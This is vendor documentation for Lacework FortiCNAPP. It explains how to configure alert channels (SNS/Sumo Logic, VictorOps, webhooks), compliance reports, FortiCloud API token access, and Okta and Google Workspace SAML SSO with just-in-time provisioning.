Configure a Lacework FortiCNAPP alert channel with Amazon CloudWatch.

Setting up an SNS topic

To set up an SNS topic:

1. In the AWS Console, navigate to SNS, and select *Topics*.
2. Click *Create new topic* and provide a Topic name and Display name.
3. In AWS, navigate to CloudWatch.
4. Under *Events* > *Rules*, select the rule you created with the Amazon CloudWatch integration.
5. In the top right, select *Actions* > *Edit* to bring up the rule and target page. On the left, you should see the custom event pattern you configured when setting up CloudWatch. On the right, you should see where you can configure your targets.
6. Select *Add target*.
7. In the *Target* dropdown, select *SNS topic*.
8. In the *Topic* dropdown, select the SNS topic you configured to receive Lacework FortiCNAPP events.
9. (Optional) Under *Configure input*, select *Part of the matched event* and input the following: `$.detail`

Configuring a Sumo Logic HTTP endpoint

To configure a Sumo Logic HTTP endpoint:

1. In Sumo Logic, navigate to *Manage Data* > *Collection*.
2. In the top right, click *Add Collector*.
3. Select *Hosted Collector*.
4. Provide a name, for example, *HTTP*, and optional description, category, and time zone. Click *Save* to create your collector.
5. Add a data source to your collector by proceeding or clicking *Add source*.
6. Under *Cloud APIs*, select *HTTP Logs & Metrics*.

7. Provide a name for your source as well as optional configuration. For additional information about configuring a source and options, see Add a Source in the Sumo Logic documentation.
8. Click *Save*.

This generates an HTTP source address. This address is the endpoint you subscribe to the previously configured SNS topic.

Subscribing a Sumo Logic HTTP endpoint to SNS topic

To subscribe a Sumo Logic HTTP endpoint to SNS topic:

1. In the AWS Console, navigate to SNS, and select *Topics*.
2. Go into the SNS topic by clicking the ARN of the topic that was created in the previous procedure.
3. Under *Subscriptions*, click *Create subscription*.
   a. The Topic ARN should be populated with the ARN of your SNS topic.
   b. For protocol, select *HTTPS*.
   c. For endpoint, input the HTTP source address url generated when creating your Sumo Logic HTTP endpoint.
4. This initializes the configuration for Lacework events to be sent through CloudWatch to the SNS topic subscribed to by the Sumo Logic HTTP endpoint. Upon subscription, complete the verification by navigating to an event sent into Sumo Logic and clicking the URL to confirm subscription.

Configuring SNS to send raw message delivery

To configure SNS to send raw message delivery:

1. In *AWS > SNS*, click into the *ARN* to select your topic.
2. Under *Subscriptions*, click *Other subscription actions* and select *Edit subscription attributes*.
3. Select the *raw message delivery* checkbox and click *Set subscription attributes*.

VictorOps (Splunk On-Call) alert channel

Configure Lacework FortiCNAPP to forward alerts to specific VictorOps groups using a VictorOps REST endpoint.

Creating a REST Endpoint

To create a REST endpoint:

1. In VictorOps, navigate to *Integrations > 3rd Party Integrations > REST - Generic*.
2. If the REST endpoint integration is not enabled, click *Enable* to generate your endpoint destination URL.
3. **(Optional)** Customize escalation policies. See Set up an escalation policy in the Splunk documentation for more details.

Before providing the URL to Lacework FortiCNAPP, you must replace everything after the final forward slash with the routing key that you want to use for the integration. Alert routing gives you the ability to assign specific types of alerts to specific groups. The final URL must use this form:

https://alert.victorops.com/integrations/...../[routing_key]

For details about creating REST endpoints, see VictorOps: REST Endpoint and VictorOps Routing Keys.

Creating a VictorOps alert channel

To create a VictorOps alert channel:

1. Log in to the console as a user with administrative privileges.
2. Go to *Settings > Notifications > Channels*.
3. Select *+ Add new*.
4. Select *VictorOps*.
5. Click *Next*.
6. Verify that you have created a VictorOps REST endpoint as described in Create a REST Endpoint.
7. Name the channel.
8. Add the VictorOps REST endpoint URL.
9. Click *Save*.
10. Click *Alert rules* and configure your required alert routing details/options by leveraging the alert channel you created.

You should now start to receive Lacework FortiCNAPP alert notifications in your chosen VictorOps group.

Creating a Lacework FortiCNAPP VictorOps alert channel using Terraform

For organizations using Terraform to manage their environments, Lacework FortiCNAPP maintains the Terraform provider, which enables configuration of alert channels using automation.

For a complete list of custom Terraform resources to manage alert channels in Lacework FortiCNAPP, see Manage alert channels with Terraform on page 440.

```
# Configure Victor Ops Alert Channel in Lacework
resource "lacework_alert_channel_victorops" "example" {
  name        = "Victor Ops example"
  webhook_url = "https://alert.victorops.com/integrations/generic/20131114/alert/31e945ee-5cad-
44e7-afb0-97c20ea80dd8/database"
}
```

Additional information on the `lacework_alert_channel_victorops` resource can be found on the Terraform Registry.

Custom webhook alert channel

Create a custom webhook that receives Lacework FortiCNAPP alert notifications from an alert channel and forwards those alerts to another application.

After you configure a webhook alert channel, when Lacework FortiCNAPP generates an alert, it automatically sends that alert to the URL endpoint you configure in the webhook channel.

Creating a custom webhook

The Webhook URL endpoint must be `https`. Lacework FortiCNAPP does not support webhooks over `http`.

Lacework FortiCNAPP generates a new alert by sending an HTTP POST request with the following payload as shown in the following example.

```
    {
    "event_title": "Compliance Changed",
    "event_link":
"https://myLacework.lacework.net/ui/investigate/Event/120884?startTime=1565370000000&amp;endTime=1
565373600000",
    "lacework_account": "myLacework",
    "event_source": "AzureCompliance",
    "event_description":"Azure Account myLacework Pay-As-You-Go: Azure_CIS_2_1 Ensure that
standard pricing tier is selected changed from compliant to non-compliant",
    "event_timestamp":"27 May 2021 17:00 GMT",
    "event_type": "Compliance",
    "event_id": "120884",
    "event_severity": "4",
    "rec_id": "Azure_CIS_2_1"
    }
```

The following table describes payload elements.

Field name	Description
event_title	The title of the Lacework FortiCNAPP event.
event_link	The link to the event in the console.
lacework_ account	The Lacework application where the event occurred. The myLacework part of the Lacework FortiCNAPP application URL: *myLacework*.lacework.net.
event_	The source of the event or where the event occurred.

Field name	Description
source	
event_ description	A description of the event including a description of why the event occurred.
event_ timestamp	The timestamp of when the event occurred.
event_type	The type (or category) of the event.
event_id	The Lacework FortiCNAPP ID for the event.
event_ severity	The severity of the event between numbers 1 and 5. The number 1 is the highest severity and 5 is the lowest severity.
rec_id	The recommendation ID. Only compliance events have the recommendation ID field.

Create a webhook to receive the HTTP POST request from Lacework FortiCNAPP and then perform some action. For example, your webhook could read the payload from the Lacework FortiCNAPP HTTP POST request, parse the properties from the incoming payload, generate another alert with the properties in a different format, and send that alert to another application such as Opsgenie.

Creating a webhook alert channel

To create a webhook alert channel:

1. Log in to the console as a user with administrative privileges.
2. Go to *Settings > Notifications > Channels*.
3. Click *+ Add new*.
4. Select *Webhook*.
5. Click *Next*.
6. Verify that you have created a webhook to receive the HTTP POST request from Lacework FortiCNAPP as described in Create a Custom Webhook.
7. Specify a name to the channel.
8. In the *Webhook URL*, enter the URL of your webhook that will receive the HTTP POST request from Lacework FortiCNAPP . If the third-party that is receiving the HTTP POST request requires an API token, enter the API Token as part of the URL. For example:

   ```
   https://mySampleEnv.live.dynatrace.com/apiZvl/time?api-token=abcdefjhij1234567890
   ```

9. Select *Save*.
10. Select *Alert rules* and configure your required alert routing details by leveraging the alert channel you created.

Creating a Lacework FortiCNAPP webhook alert channel using Terraform

You can use this resource to create a custom webhook that receives Lacework FortiCNAPP alert notifications from an alert channel and forwards those alerts to a third-party application.

If the third-party application receiving the HTTP POST request requires an API token, enter the API token as part of the URL, such as *https://webhook.com?api-token=123*.

```
resource "lacework_alert_channel_webhook" "ops_critical" {
  name        = "OPS Critical Alerts"
  webhook_url = "https://webhook.com?api-token=123"
}
```

Additional information on the `lacework_alert_channel_webhook` resource can be found on the Terraform Registry.

Reports

Overview

Reports let you communicate compliance and security information from Lacework FortiCNAPP to your teams in an automated way. With reports, users can receive compliance and posture security report assessments delivered as PDF files to their inboxes.

Due to attachment size limits commonly imposed by email services, rather than attempting to attach large reports to emails, a link is sent from where they can download large report files directly.

By default, Lacework FortiCNAPP does not generate reports. To have it start generating and delivering reports, you need to create a *report configuration*. A report configuration is based on Compliance frameworks. Frameworks determine which policy assessments appear in a report, and are often organized by security benchmarks or areas of common concern. Using report configurations, you can create and customize report contents and properties.

Reports versus alerts

Alerts and reports contain the same information about issues detected by Lacework FortiCNAPP. Alerts are typically meant to be consumed soon after they occur, and may require immediate action. Alerts can be delivered through all channel types.

Reports are typically meant to be generated and delivered at regular intervals, such as once per day. They include a predefined information set, such as SOC 2 or NIST assessment results. Reports are delivered through email channels only.

Alerts facilitate a reactive workflow among security teams and service owners, allowing them to act in response to an event. Reports, on the other hand, facilitate a proactive workflow, allowing teams to discover and address compliance risk before those risks result in an event.

View report configurations

As a user with permissions to read reports, you can view report configurations and generated reports by clicking *Reports* in the left navigation. See Legacy access control overview on page 2255.

Report configurations appear in the list. For each report configuration, the list presents a few details, including the resource group and delivery frequency, and information on when the configuration was last modified.

You can use the following methods to refine the list of report configurations displayed:

- Use filters to display a subset of specific reports. Click the filter groups along the top of the page to display the list of filters associated with the selected filter group, then select the filters that you want to apply.
- Use the search function at the top of the page to find a subset of specific reports.
- Use the time filter to display a subset of specific reports based on their report time, that is, when they were generated. When you select a certain time frame, the *Last run* date changes to reflect the last run of this report configuration within the selected time frame. So, for example, if you select the previous week for the time frame, the *Last run* date shows the last day on which the report was generated.

The ability to view reports are subject to Lacework FortiCNAPP access controls, in particular, access permissions for the resource groups in the report configuration. You can only view reports that cover resources to which you have permissions. See Legacy access control overview on page 2255.

View reports

To see an individual report, click on a report configuration. By default, the latest report appears. You can view previous instances of the report by choosing an earlier date. When you choose an earlier date, that latest version of the report up to that date and time appears.

You can view previous instances of the report by clicking *Report history*. Lacework FortiCNAPP retains generated reports for 90 days. If your report retention requirements exceed 90 days, you should download and archive the reports.

Report history is only available for reports that reflect a single account. For cross-account reports, the report history is disabled.

You can also preview and download reports directly from the details view of a framework in the Cloud Compliance Dashboard. To view a report by framework there, click the framework and then click *Preview Report*. See Cloud Compliance Dashboard on page 452.

It may take a minute or two for the report preview to appear. The report preview displays a subset of the policy assessments that make up the entire report, from only two accounts by default. You can download the report in PDF or CSV format to see the entire report.

About report configurations

By default, Lacework FortiCNAPP does not generate or deliver reports. To enable reports, you need to create a report configuration.

A report configuration specifies a set of policies and a user group and email notification channel on which to distribute the report. Before following these steps, make sure that the email notification channels, resource groups, and user groups are already configured.

You should also choose the framework on which to base the reports. You can view available frameworks from the Cloud Compliance dashboard, where you can also modify or create assessments or preview reports.

A report can include policy assessment results from multiple AWS accounts, GCP projects, Azure tenants, or OCI compartments. However, reports are limited to 300 accounts, projects, tenants, or compartments. Attempting to exceed this limit results in a report generation error. Individual policy assessments within a report appear in alphabetical order by account.

Creating report configurations

You create report configurations from frameworks.

To create a custom report configuration:

1. As a user with reports write permission, go to *Reports*.
2. Click *Configure report*.
3. Select the framework on which you want to base the report. Any framework that appears in the Cloud Compliance Dashboard is available for use as a report template.
4. Enter a name for the custom report configuration.
5. Specify what resource assessment results will appear in reports using the content filter settings, as follows:
   - *Data scope*: Use the dialog to choose what resource assessment results appear in the report by resource group or cloud account. The resource groups available for selection are constricted by the type of template you chose. That is, if you choose an AWS-based template, resource groups for other cloud providers are not available. You can choose a user group to narrow the resource group selection to those groups that the selected user group has permissions for.
   - *Severity*: Choose the severity-level of the policies to be included in the report. If you remove *Medium* severity, for example, the evaluation results of policies with medium severity are excluded from the generated reports.
   - *Status*: Refers to the evaluation result of each policy. By default, all statuses are included in the report. Exclude results by status by removing the status from the field. For more information, see Status definitions.
6. Configure the delivery settings for the reports generated from this configuration:
   - *Email channel*: Choose one or more email channel on which to distribute the report. Email channels can be any email address or distribution list, and is not limited to those associated with a Lacework FortiCNAPP user account. Be sure to consider the sensitivity of the content generated by the report when choosing recipients.
   - *Delivery frequency*: Select the frequency with which report are delivered. Note that the time of report assessment is controlled by the compliance report schedule time, which is daily at 12 PM GMT, by default. See General on page 2334.
7. Click *Create*.

The report now appears in the reports list. It will be evaluated and distributed at the next report evaluation cycle. You can modify the default evaluation time in the *Settings > Configuration > General* page. See General on page 2334.

You can preview a report by clicking on the report configuration. It may take a minute or two for the report to appear. The report preview displays a subset of the policy assessments that make up the entire report, from only two accounts by default. You can download the report in PDF format to see the entire report.

You can modify the report configuration settings at any point, or disable the report. Disabling a report retains the configuration and historical reports (up to 90 days old), but prevents new reports from being generated.

Status definitions

A report is made up of a collection of policy assessment results. Each assessment includes the following details:

Column	Description
ID	The Lacework FortiCNAPP identifier for the policy associated with each compliance assessment. You can see the mapping of Lacework FortiCNAPP IDs to benchmark-defined IDs under Compliance Frameworks. For example, for the CIS AWS 1.4.0 Benchmark report, the Lacework policy ID that corresponds to each CIS AWS 1.4.0 rule is listed on CIS AWS 1.4.0 Benchmark.
Policy	A description of the policy.
Status	The result of each policy assessment for this report is as follows: • For the assessment in the selected report, this policy was not in compliance. • For the assessment in the selected report, this policy was in compliance. • For the assessment in the selected report, this policy was omitted as an exception. • *Manual*: There is no way to determine if the policy is in compliance because the configuration status cannot be retrieved. You may want to manually check compliance directly in your cloud account. • *Could Not Assess*: Lacework FortiCNAPP encountered a problem while attempting to assess this policy. This status can result from insufficient privileges for the Lacework role while conducting a compliance assessment. If this status appears intermittently, it may be related to API availability or rate limiting affecting Lacework FortiCNAPP's ability to query the AWS IAM credentials report.
Severity	The severity of the policy: *Critical*, *High*, *Medium*, *Low* or *Info*.
Affected	The total number of resources assessed as non-compliant (failed) for this policy.
Assessed	The total number of resources assessed for this policy.

If you configure multiple AWS accounts to use a single CloudTrail associated with a single AWS organization, Lacework FortiCNAPP correctly accesses the compliance status across the accounts. However, the *Affected* and *Assessed* counts may be reported as 0.

For example, under *Logging*, the *AWS_CIS_2_1 - Ensure CloudTrail is enabled in all regions* policy may be reported as compliant but Affected and Assessed counts report as 0.

Authentication configuration

This section includes the following:

- FortiCloud integrated authentication on page 2198
- Legacy authentication configuration on page 2203

If you are new to Lacework FortiCNAPP, see FortiCloud integrated authentication on page 2198.

FortiCloud integrated authentication

This section includes the following information on authentication configuration using FortiCloud Services:

- IAM users on page 2199
- API access to Lacework FortiCNAPP through FortiCloud on page 2284
- SAML and external IdP on page 2202

For more information on access control, see Access and permission profiles on page 2247.

IAM users

The FortiCloud IAM User Model uses portal-based permission profiles to manage users' access and asset permissions. IAM users with defined access to the Lacework FortiCNAPP portal can interact with the portal depending on the assigned resource permissions. See IAM users in the Identity & Access Management guide for more information.

To create an IAM user:

1. Go to the FortiCloud IAM portal.
2. Create a permission profile:
   a. Go to *Permission Profiles*.
   b. Configure a permission profile to allow access to the Lacework FortiCNAPP portal. See Creating a permission profile in the Identity & Access Management guide.
3. Create an IAM user:
   a. Select *Users*.
   b. Click *Add New > IAM User*.
   c. Configure the IAM user details and assign the permission profile. See Adding IAM users in the Identity & Access Management guide.
   d. Generate the password reset link and share it with the selected IAM user. See Generating the password reset link in the Identity & Access Management guide.

Once the IAM users are configured, you can define access control in the Lacework FortiCNAPP portal. See Access and permission profiles on page 2247.

API access to Lacework FortiCNAPP through FortiCloud

This topic is intended for new Lacework FortiCNAPP users that were configured through FortiCloud Services.

Token expiration time for a FortiCloud API user is not configurable.

Lacework FortiCNAPP functionality can be leveraged by an API through FortiCloud. Identity & Access Management (IAM) users with the permission to configure new users in the FortiCloud IAM portal can create API users and generate an API token to be used to access Lacework FortiCNAPP.

To create an API user:

1. Go to the FortiCloud IAM portal.
2. Create a permission profile:
   a. Go to *Permission Profiles*.
   b. Configure a permission profile to allow access to the Lacework FortiCNAPP portal. See Creating a permission profile in the Identity & Access Management guide.
3. Create an API user:
   a. Select *Users*.
   b. Click *Add New > API User*.
   c. Configure the API user details and assign the permission profile. See Adding an API user in the Identity & Access Management guide.
4. Download the API user credentials:
   a. Once the API user has been configured successfully, click *Download Credentials*.
   b. Enter the password and click *Proceed*. The API user credentials are downloaded to your device.

To access Lacework FortiCNAPP:

1. Using the API user's credentials, request a new access token by sending a POST request.
   - Send the request to FortiCloud:

```
# request
curl -H 'Content-Type: application/json' -X POST
https://customerapiauth.fortinet.com/api/v1/oauth/token/ -d '{"username": "<API user
username>", "password": "<API user password>", "grant_type": "password", "client_id":
"forticnapp"}'
```

```
# response
{
    "access_token": "XXXXXXXX",
    "expires_in": 3660,
    "token_type": "Bearer",
    "scope": "read write",
    "refresh_token": "XXXXXXXX",
    "message": "successfully authenticated",
    "status": "success"
}
```

- Send the request to Lacework FortiCNAPP:

```
# request
curl -H 'Content-Type: application/json' -H 'X-LW-UAKS: <API user password>' -X POST
https://<account ID>.lacework.net/api/v2/access/tokens -d '{"keyId": "<API key ID>"}'

# response
{
    "expiresAt": "2025-08-23T02:11:57.416Z",
    "token": "XXXXXXXX"
}
```

2. Interact with Lacework FortiCNAPP APIs:

```
curl -H 'Authorization: Bearer _xxxxxxxx' https://<account ID>.lacework.net/api/v2/UserGroups
```

SAML and external IdP

Lacework FortiCNAPP can be access using external IdP, such as Okta and Entra ID. See External IdP in the in the Identity & Access Management guide for more information.

For video demonstration, see the following:

- Setting up Okta as external IdP in FortiCloud
- Setting up Azure as external IdP in FortiCloud

Legacy authentication configuration

- Enable SAML on page 2203
- Google OAuth Configuration on page 2205
- Okta SAML SSO on page 2206
- Okta SAML JIT on page 2207
- Google Workspace SAML SSO on page 2213
- Google Workspace SAML JIT on page 2215
- Microsoft Entra ID SAML SSO on page 2220
- Microsoft Entra ID SAML JIT on page 2226
- OneLogin SAML SSO on page 2236
- OneLogin SAML JIT on page 2237
- SAML SSO with Red Hat Keycloak on page 2242
- SAML SSO with AWS on page 2244

Authentication methods do not only apply to the individual sub-account. They also apply to the organization and all sub-accounts.

Enable SAML

This topic describes how to configure SAML-based SSO (Single-Sign-On) authentication in the console, and add Lacework FortiCNAPP as a service provider.

To enable SAML:

1. In the console, go to *Settings > Authentication*
2. Create or edit *SAML* authentication.

You must delete any SAML integrations and disable any Google integrations before creating a new integration.

3. To upload an identity provider meta data file, click *Choose File*.
4. To enter the identity provider data manually, complete the following fields:
   - *Identity Provider*
   - *Identity Provider Issuer Entity ID*
   - *Identity provider SAML 2.0 URL*
   - *Upload Your Certificate File*
     The X.509 certificate file must be in PEM format.

Just-in-Time user provisioning

SAML authentication supports Just-in-Time (JIT) user provisioning. Enable this option to allow for on-the-fly creation of a team member the first time they try to log in, and eliminates the need to create team members in Lacework FortiCNAPP in advance. For example, if you recently added an employee to your company, you don't need to manually create the team member in Lacework FortiCNAPP.

To use SAML JIT user provisioning, add and define additional attributes in your SAML identity provider. For detailed information about configuring JIT, see the steps for your SAML identity provider.

For accounts within an organization, authentication mechanisms at the account level do not apply. You must set authentication at the organization level.

Adding Lacework FortiCNAPP as a service provider

You must add Lacework FortiCNAPP as a service provider with your identity provider. This requires the following values:

Field	Value
Service Provider Entity ID	`https://lacework.net`
Assertion Consumer Service URL	`https://youraccount.lacework.net/sso/saml/login` or `https://youraccount.yourregion.lacework.net/sso/saml/login`
Binding	`urn:oasis:names:tc:SAML:2.0:bindings:HTTP-POST`
NameId Format	`urn:oasis:names:tc:SAML:1.1:nameid-format:emailAddress`

Configuring SAML SSO and JIT with other identity providers

Use the following links to add additional SAML SSO and JIT identity providers.

- Microsoft Entra ID SAML SSO on page 2220
- Microsoft Entra ID SAML JIT on page 2226
- Google Workspace SAML SSO on page 2213
- Google Workspace SAML JIT on page 2215
- Okta SAML SSO on page 2206
- Okta SAML JIT on page 2207
- OneLogin SAML SSO on page 2236
- OneLogin SAML JIT on page 2237
- SAML SSO with Red Hat Keycloak on page 2242
- To enable Google OAuth using the Lacework Console, navigate to *Settings > Authentication* and select *Google OAuth*.

Google OAuth Configuration

To enable Google OAuth using the Lacework FortiCNAPP Console, navigate to *Settings > Authentication* and select *Google OAuth*.

If you want to change from one authentication method to another, you must first disable the currently selected method.

Okta SAML SSO

This topics describes how to configure SAML SSO with Okta, to facilitate employees' access to your console.

To configure Okta SAML SSO:

1. Sign in to Okta with administrative privileges.
2. Go to *Applications* > *Applications*.
3. Click *Create App Integration*.
4. For the sign-in method, select *SAML 2.0* and click *Next*.
5. Enter a name for your application and click *Next*.
6. Copy the Lacework service provider XML metadata into the provided fields.
   - *Single sign-on URL*: https://youraccount.lacework.net/sso/saml/login
   - *Audience URI (SP Entity ID)*: https://lacework.net
   - *Name ID format*: EmailAddress
   - *Application username*: Email
7. Click *Next*.
8. Select *I'm an Okta customer adding an internal app* and *This is an internal app that we have created*.
9. Click *Finish*.
10. From the Sign on Methods page, download and save the IdP metadata.
11. Complete the setup in the Lacework FortiCNAPP Console. See Enable SAML on page 2203.

To enable JIT user provisioning, see Okta SAML JIT on page 2207.

The following Lacework FortiCNAPP logo meets Okta sizing requirements for the optional *App logo* under *General Settings*. To save the image to your computer, right-click it and click *Save Image As...*.

Okta SAML JIT

This topic describes how to add Just-In-Time (JIT) user provisioning capabilities to Okta SAML authentication for Lacework FortiCNAPP.

The steps in the following sections assume you have already added Lacework FortiCNAPP as a service provider with Okta SAML.

Some procedures contain additional configuration steps for Lacework FortiCNAPP organizations.

Lacework FortiCNAPP attributes you can configure

In the *Attribute Statements (optional)* section, add attribute statements with the following names and values. All name formats can remain unspecified.

Attribute	Data Type	Description	Usage
First Name	string	Specify your first name.	user.firstName
Last Name	string	Specify your last name.	user.lastName
Company Name	string	Specify your company's name.	appuser.company
Lacework Admin Role Accounts	string	Add admin privileges to existing accounts that you specify. You can specify a single account name foo. or multiple comma-separated account names foo,bar,baz. You can also specify a wildcard *.	appuser.laceworkAdminRoleAccounts
Lacework User Role Accounts	string	Add user privileges to existing accounts that you specify. You can specify a single account name or multiple comma-separated account names. You can also specify a wildcard *. For example, your organization contains these accounts: foo1, foo2, bar1, bar2, baz. You specify this attribute as b*. This adds user privileges to bar1, bar2, and baz. But the person does not have any privileges for foo1 and foo2.	appuser.laceworkUserRoleAccounts

Attribute	Data Type	Description	Usage
Lacework Power User Role Accounts	string	Add power user privileges to existing accounts that you specify. Power Users have similar access to Administrators but without access to Settings and Utilities. You can specify a single account name or multiple comma-separated account names. You can also specify a wildcard *. For example, your organization contains these accounts: foo1, foo2, bar1, bar2, baz. You specify this attribute as b*. This adds Power User privileges to bar1, bar2, and baz. But the person does not have any privileges for foo1 and foo2.	appuser.laceworkPowerUserRoleAccounts
Custom User Groups	string	Specify a string of comma-separated custom user group GUIDs (globally unique identifiers). You can use GUIDs to identify hardware, software, accounts, documents and other items.	appuser.customUserGroups
Lacework Organization Admin Role	string	Provide admin privileges to organization-level settings and admin privileges to all accounts within the organization. Select `true` to make the person an organization admin. Select `false` or `undefined` if the person should not have admin privileges to organization-level settings or admin privileges to all accounts within the organization. If the person is not an organization admin, you can still specify account-level admin and user privileges with the Lacework Admin Role Accounts and Lacework User Role Accounts attributes. You can also specify user privileges to organization-level settings with the Lacework Organization User Role attribute.	appuser.laceworkOrgAdminRole
Lacework Organization User Role	string	Provide user (view-only) privileges to organization-level settings and user privileges to all accounts in the organization. Select `true` to make the person an	appuser.laceworkOrgUserRole

Attribute	Data Type	Description	Usage
		organization user. If the person is an organization user, you can still give account-level admin privileges with the Lacework Admin Role Accounts attribute. The system ignores any settings in the Lacework User Role Accounts attribute. Select `false` or `undefined` if the person should not have any privileges to organization-level settings or user privileges to all accounts in the organization. If the person is not an organization user, you can still specify account-level admin and user privileges with the Lacework Admin Role Accounts and Lacework User Role Accounts attributes.	

The values are examples. You can use values that adhere to your own standards or formats instead.

Attribute configuration requirements

The following table lists which attributes are required:

Attribute Configuration	Name	Source Attribute
Required	First Name	user.firstName
Required	Last Name	user.lastName
Required	Company Name	appuser.company

Configuring the application in Okta

To add attribute statements to the Lacework FortiCNAPP application:

1. Sign in to Okta with administrative privileges.
2. Click *Admin*.
3. Go to *Applications* > *Applications* and click the Lacework FortiCNAPP application.
4. Click the *General* tab and then *Edit* the SAML Settings section.

5. Click *Next*. You don't need to change *General Settings*.
6. In the *Attribute Statements (Optional)* section, add attribute statements with the following names and values (all name formats can remain unspecified).

Name	Source attribute
First Name	user.firstName
Last Name	user.lastName
Company Name	appuser.company
Lacework Admin Role Accounts	appuser.laceworkAdminRoleAccounts
Lacework User Role Accounts	appuser.laceworkUserRoleAccounts
Lacework Power User Role Accounts	appuser.laceworkPowerUserRoleAccounts
Custom User Groups	appuser.customUserGroups

For information on Lacework FortiCNAPP attributes, see Lacework Attributes You Can Configure.

7. If your Lacework FortiCNAPP account is enrolled in an organization, add attribute statements with the following names and similar values:

Name	Source attribute
Lacework Organization Admin Role	appuser.laceworkOrgAdminRole
Lacework Organization User Role	appuser.laceworkOrgUserRole

8. Click *Next*.
9. Click *Finish*.

Adding custom Lacework FortiCNAPP attributes to a profile

This section details how to add custom Lacework FortiCNAPP attributes to the Okta profile and the Lacework FortiCNAPP application profile. Perform one of the following:

- Add attributes to the Okta profile
- Add attributes to the Lacework application profile if you have a specific profile attached to each application.

Adding attributes to the Okta profile

To add custom Lacework FortiCNAPP attributes to the Okta profile:

1. Go to *Directory > Profile Editor*.
2. For Okta, click *Profile*.
3. Click *Add Attribute*.
4. Add the following attributes:

Display name	Variable name	Data type
Company	company	string
Lacework Admin Role Accounts	laceworkAdminRoleAccounts	string
Lacework User Role Accounts	laceworkUserRoleAccounts	string

5. If your Lacework FortiCNAPP account is enrolled in a Lacework FortiCNAPP organization, also add the following attributes:

Display name	Variable name	Data type
Lacework Organization Admin Role	laceworkOrgAdminRole	boolean
Lacework Organization User Role	laceworkOrgUserRole	boolean

6. In *Filters*, click *Custom*, and confirm that you added all attributes correctly.

The variable names must match the attribute statement values defined in the Lacework FortiCNAPP application. For example, if the attribute variable is `laceworkAdminRoleAccounts`, the corresponding attribute statement value must be `user.laceworkAdminRoleAccounts`.

Adding attributes to the Lacework FortiCNAPP application profile

To add custom Lacework FortiCNAPP attributes to the Lacework FortiCNAPP application profile:

1. Go to *Directory > Profile Editor*.
2. For Lacework FortiCNAPP , click *Profile*.
3. Click *Add Attribute*.
4. Add the following attributes:

Display name	Variable name	Data type
Company	company	string
Lacework Admin Role Accounts	laceworkAdminRoleAccounts	string
Lacework User Role Accounts	laceworkUserRoleAccounts	string

5. If your Lacework FortiCNAPP account is enrolled in a Lacework FortiCNAPP organization, add the following attributes:

Display name	Variable name	Data type
Lacework Organization Admin Role	laceworkOrgAdminRole	boolean
Lacework Organization User Role	laceworkOrgUserRole	boolean

6. In *Filters*, click *Custom*, and confirm you added all attributes correctly.
The variable names must match the attribute statement values defined in the Lacework application. For example, if the attribute variable is `laceworkAdminRole`, the corresponding attribute statement value must be `appuser.laceworkAdminRoleAccounts`.

Adding a person in Okta

To add a person in Okta with defined Lacework FortiCNAPP attributes:

1. Go to *Directory > People*.
2. Click *Add Person*, complete the fields, and click *Save*.
3. Click the new person and click the *Profile* tab.
4. Click *Edit*.
5. Verify that *First Name*, *Last Name*, and *Company Name* are completed.
6. After specifying all attributes for a person, click *Save*.
7. Verify that the Lacework FortiCNAPP application is assigned to the person.
8. Verify that you enable SAML in the Lacework FortiCNAPP console and select the *Just-in-Time User Provisioning* option.

The team member can now log in to Lacework FortiCNAPP through SAML.

When the member logs in, a profile (with the specified privileges) is added in only the accounts that are specified.

If the member has organization-level privileges, a profile (with the specified privileges) is added in each account that is part of the organization. Accounts are not created.

Google Workspace SAML SSO

This topic describes to configure SAML SSO with Google Workspace to allow your team members to sign in to the console with their Google credentials.

Adding or modifying a SAML app requires the super administrator role.

To configure SAML SSO with Google Workspace:

1. Sign in to Google Workspace with super administrative privileges.
2. From the Admin console home page, click *Apps* > *Web and mobile apps*.
3. In the bottom right, click the *+* icon.
4. Click *Setup My Own Custom App*.
5. In the App Details window, add an application name and description.
6. (Optional) Upload a PNG or GIF file to serve as an icon for Lacework FortiCNAPP. The icon image should be 256 pixels square. The Lacework FortiCNAPP logo at the end of this section meets Google Workspace sizing requirements.
7. Click *Continue*. The Google Identity Provider details window opens and the SSO URL and Entity ID fields automatically populate.
8. Get the setup information needed by Lacework FortiCNAPP using one of these methods:
   - Copy the SSO URL and Entity ID and download the certificate
   - Download the IdP metadata
9. (Optional) In a separate browser tab or window, sign in to the Lacework FortiCNAPP console and enter the information you copied or downloaded in Step 5 into the Lacework FortiCNAPP SAML configuration page, then return to the Google Workspace Admin console. See SAML Configuration.
10. Click *Continue*.
11. In the *Service Provider Details* pane, complete the following fields: * *ACS URL*: https://youraccount.lacework.net/sso/saml/login
    Your exact assertion consumer service URL is displayed on the console SAML configuration page. * *Entity ID*: https://lacework.net * *Name ID Format*: Email
12. Keep the defaults for all other fields.
13. Click *Continue*.
14. Click *Finish*. Skip attribute mapping for now.
15. When the confirmation displays, click *Finish*.
16. When the Lacework FortiCNAPP SAML app displays, click *User access*.
17. Select *On for everyone* and click *Save*.

If you have not yet entered the Google IdP data into the Lacework FortiCNAPP console SAML configuration page, do that now. See the Enable SAML in the Lacework FortiCNAPP console section in SAML Configuration to complete setup.

To enable JIT user provisioning, see Google Workspace SAML JIT on page 2215.

You can use the following Lacework FortiCNAPP logo as part of the basic information for the custom application. To save the image to your computer, right-click it and click *Save Image As...*.

Google Workspace SAML JIT

This topics describes how to add Just-In-Time (JIT) user provisioning capabilities to Google Workspace SAML authentication for Lacework FortiCNAPP.

Adding or modifying a SAML app requires the super administrator role.

The steps in the following sections assume you have already added Lacework FortiCNAPP as a service provider with Google Workspace SAML.

Some procedures contain additional configuration steps for Lacework FortiCNAPP organizations.

Adding attributes to the Lacework FortiCNAPP application in Google Workspace

To add custom attributes to the Lacework FortiCNAPP application:

1. Sign in to Google Workspace with administrative privileges.
2. From the Admin console home page, click *Users*.
3. Click *More* > *Manage custom attributes*.
4. Click *Add Custom Attribute*.
5. Name the category. For example, *Lacework FortiCNAPP Attributes*.
6. Under *Custom fields*, create the following custom attributes:

Name	Info type	Visibility	Number of values
First Name	Text	Visible to user and admin	Single value
Last Name	Text	Visible to user and admin	Single value
Company Name	Text	Visible to user and admin	Single value
Lacework Admin Role Accounts	Text	Visible to user and admin	Single value
Lacework User Role Accounts	Text	Visible to user and admin	Single value
Lacework Power User Role Accounts	Text	Visible to user and admin	Single value
Custom User Groups	Text	Visible to user and admin	Single value

The following table lists the required attributes:

Attribute Configuration	Name
Required	First Name
Required	Last Name
Required	Company Name

7. If your Lacework FortiCNAPP account is enrolled in an organization, also add fields with the following names and settings:

Name	Info type	Visibility	Number of values
Lacework Organization Admin Role Accounts	Yes or no	Visible to user and admin	Single value
